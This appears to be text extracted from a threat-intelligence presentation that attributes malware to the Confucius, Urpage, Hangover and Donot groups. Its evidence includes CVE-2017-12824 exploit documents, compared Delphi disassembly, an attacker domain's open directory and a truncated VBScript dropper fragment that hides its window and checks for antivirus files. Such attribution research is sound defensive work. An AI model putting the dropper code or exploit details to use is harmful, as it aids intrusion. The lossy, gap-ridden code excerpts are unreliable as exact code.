
Confucius (Delphi backdoor)

# Connections




# Confucius – Urpage

- Malicious InPage documents exploiting CVE-2017-12824




# Confucius – Urpage

- Sample 1



# Confucius – Urpage


- Sample 2



# Confucius – Urpage

- Same vulnerability exploited
  - Dropped files have similar names
- ⇒ Both groups probably use the same non-public builder

# Connections



# Hangover – Confucius – Urpage

```
lea    mov    call   mov    push
      mov    [ebp-10]
      push  eax
      xor   ecx,ecx
      mov   edx,4548D4;""
      mov   eax,dword ptr [ebp-8]
      call  StringReplace
      mov   eax,dword ptr [ebp-0C]
      call  @LStrLen
      cmp   eax,8
      jge   004547AC
      mov   ecx,7B
      mov   edx,4548E0;"C:\cd\Unit1.pas"
      mov   eax,4548F8;"err"
      call  @Assert
      mov   eax,dword ptr [ebp-0C]
      call  @LStrLen
      mov   edx,20
      call  Min
      mov   eax,dword ptr [ebp-14],eax
      mov   eax,dword ptr [ebp-14]
      push  eax
      lea   eax,[ebp-1C]
      mov   ecx,1
      mov   edx,dword ptr ds:[454614];_DynArr_50_3
      call  @DynArraySetLength
      add   esp,4
      mov   esi,dword ptr [ebp-10]
      dec   esi
      test  esi,esi
      jl   004547F8
      inc   esi
      xor   ebx,ebx
      mov   eax,dword ptr [ebp-0C]
      mov   al,byte ptr [eax+ebx]
      and   al,1F
      mov   edx,dword ptr [ebp-18]
      byte ptr [edx+ebx],al
      inc   ebx
      dec   esi
      jne   004547E6
```

Confucius


```
lea    mov    call   mov    push
      mov    [ebp-10]
      push  eax
      xor   ecx,ecx
      mov   edx,454794;""
      mov   eax,dword ptr [ebp-8]
      call  StringReplace
      mov   eax,dword ptr [ebp-18]
      call  @LStrLen
      cmp   eax,20
      Min
      dword ptr [ebp-14],eax
      eax,dword ptr [ebp-14]
      eax
      lea   eax,[ebp-1C]
      mov   ecx,1
      edx,dword ptr ds:[454614];_DynArr_50_3
      call  @DynArraySetLength
      add   esp,4
      mov   esi,dword ptr [ebp-14]
      dec   esi
      test  esi,esi
      jl   004546E4
      inc   esi
      xor   ebx,ebx
      mov   eax,dword ptr [ebp-10]
      mov   al,byte ptr [eax+ebx]
      and   al,1F
      mov   edx,dword ptr [ebp-1C]
      byte ptr [edx+ebx],al
      inc   ebx
      dec   esi
      jne   004546D2
```

Hangover

```
lea    mov    call   mov    push
      mov    [ebp-10]
      push  eax
      xor   ecx,ecx
      mov   edx,4744D8;""
      mov   eax,dword ptr [ebp-8]
      call  StringReplace
      eax,dword ptr [ebp-0C]
      call  @LStrLen
      cmp   eax,8
      jge   004743E2
      mov   ecx,0F6
      edx,4744E4;"C:\A 1.2_sw4\Unit1.pas"
      eax,474504;"err"
      call  @Assert
      mov   eax,dword ptr [ebp-0C]
      call  @LStrLen
      edx,20
      Min
      dword ptr [ebp-10],eax
      eax,dword ptr [ebp-10]
      eax
      lea   eax,[ebp-18]
      mov   ecx,1
      edx,dword ptr ds:[474340];_DynArr_102_3
      call  @DynArraySetLength
      add   esp,4
      mov   esi,dword ptr [ebp-10]
      dec   esi
      test  esi,esi
      jl   0047442E
      inc   esi
      xor   ebx,ebx
      eax,dword ptr [ebp-0C]
      al,byte ptr [eax+ebx]
      and   al,1F
      edx,dword ptr [ebp-18]
      byte ptr [edx+ebx],al
      inc   ebx
      dec   esi
      jne   004744C0
```


Urpage

# Connections




# Urpage – EHDevel

- SFX archive 5bebe3986c2dcb5f50ea5d34c564c24ad3bbc132e648f1d009757a0d69c87e52



# Connections



# Confucius – Donot

## Index of /Normal


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#">SVA.doc</a>	2018-07-30 20:58	13M	
<a href="#">SampleApplication.exe</a>	2006-04-25 08:33	20K	
<a href="#">Setup.exe</a>	2018-08-07 06:35	584K	
<a href="#">pieupdate.docx</a>	2018-08-07 10:23	14K	

ty framework  
(Donot)

Apache/2.4.18 (Ubuntu) Server at pieupdate.online Port 443

Confucius domain name

# Connections




# Confucius – Urpage – Donot

- Three different RTF files exploiting different vulnerabilities to drop a similar uncommon downloader

```
<script language="VBScript">Window.ResizeTo 0, 0 : Window.moveTo -2000,-2000 : Set Office = CreateObject( "WScript.Shell" ) : Set fin = CreateObject("Scri  
If (fin.FileExists("c:\\windows\\system32\\drivers\\avgdiskx.sys")) Then  
